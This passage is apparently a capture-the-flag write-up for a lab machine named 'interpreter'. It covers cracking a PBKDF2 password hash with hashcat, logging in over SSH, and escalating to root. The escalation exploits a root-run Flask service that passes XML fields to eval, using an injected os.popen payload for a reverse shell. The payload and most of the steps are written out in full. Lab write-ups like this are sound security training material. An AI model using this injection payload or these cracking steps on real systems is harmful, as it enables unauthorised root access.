YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=
┌─[parrot@parrot]─[~/Documents/interpreter]
└──╼ $echo 'sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=' > hash
```

This can be cracked in hashcat

```
PS C:\Users\yumia\Downloads\hashcat-7.1.2> .\hashcat.exe ..\..\interpreter.hash --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

10900 | PBKDF2-HMAC-SHA256 | Generic KDF

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=:snowflake1
```

I can try ssh

```
┌─[parrot@parrot]─[~/Documents/interpreter]
└──╼ $ssh sedric@interpreter.htb
sedric@interpreter.htb's password:
Linux interpreter 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (2026-02-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 3 17:33:07 2026 from 10.10.16.59
sedric@interpreter:~$
```

Get root shell

id shows I'm in group sedric

```
sedric@interpreter:~$ id
uid=1000(sedric) gid=1000(sedric) groups=1000(sedric)
sedric@interpreter:~$
```

Let's check what file sedric have access to

```
find / -group sedric -mount 2>/dev/null
```

```
sedric@interpreter:~$ find / -group sedric -mount 2>/dev/null
/home/sedric
/home/sedric/.profile
/home/sedric/.local
/home/sedric/.local/share
/home/sedric/.local/share/nano
/home/sedric/user.txt
/home/sedric/.bash_logout
/home/sedric/.bashrc
/usr/local/bin/notif.py
sedric@interpreter:~$
```

This file is also shown by ps

```
ps -ef --forest
```

```
root        3585       1  0 16:36 ?        00:00:00 /usr/bin/python3 /usr/local/bin/notif.py
```

Let's look at the content

```
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}
    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])
    path = os.path.join(USER_DIR,f"{id}.txt")
    with open(path,"w") as f:
        f.write(notification+"\n")
    return notification

if __name__=="__main__":
    app.run("127.0.0.1",54321, threaded=True)
```

It's reading xml request and use eval for template, which leads to code execution. Since the machine doesn't have curl, let's forward the port and try curl.


```
~C
-L 54321:127.0.0.1:54321
```

```
sedric@interpreter:~$
ssh> -L 54321:127.0.0.1:54321
Forwarding port.
```


```
┌──[parrot@parrot]─[~/Documents/interpreter]
└─$curl localhost:54321
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the
 URL manually please check your spelling and try again.</p>
```

For convenience, let's send it to burpsuite


```
curl -x localhost:8080 localhost:54321
```




Change it to post request to /addPatient




Add all other xml components




But I can change a component to execute code






Start listener and let's get reverse shell




```
POST /addPatient HTTP/1.1
Host: localhost:54321
User-Agent: curl/8.14.1
Accept: */*
Connection: keep-alive
Content-Type: application/xml
Content-Length: 318

<patient><firstname>
{__import__('os').popen(__import__('base64').b64decode([b64encoded
command]).decode())}</firstname><lastname>def</lastname>
<sender_app>ghi</sender_app><timestamp>10000</timestamp>
<birth_date>01/01/2000</birth_date><gender>jkl</gender></patient>
```



I got root shell!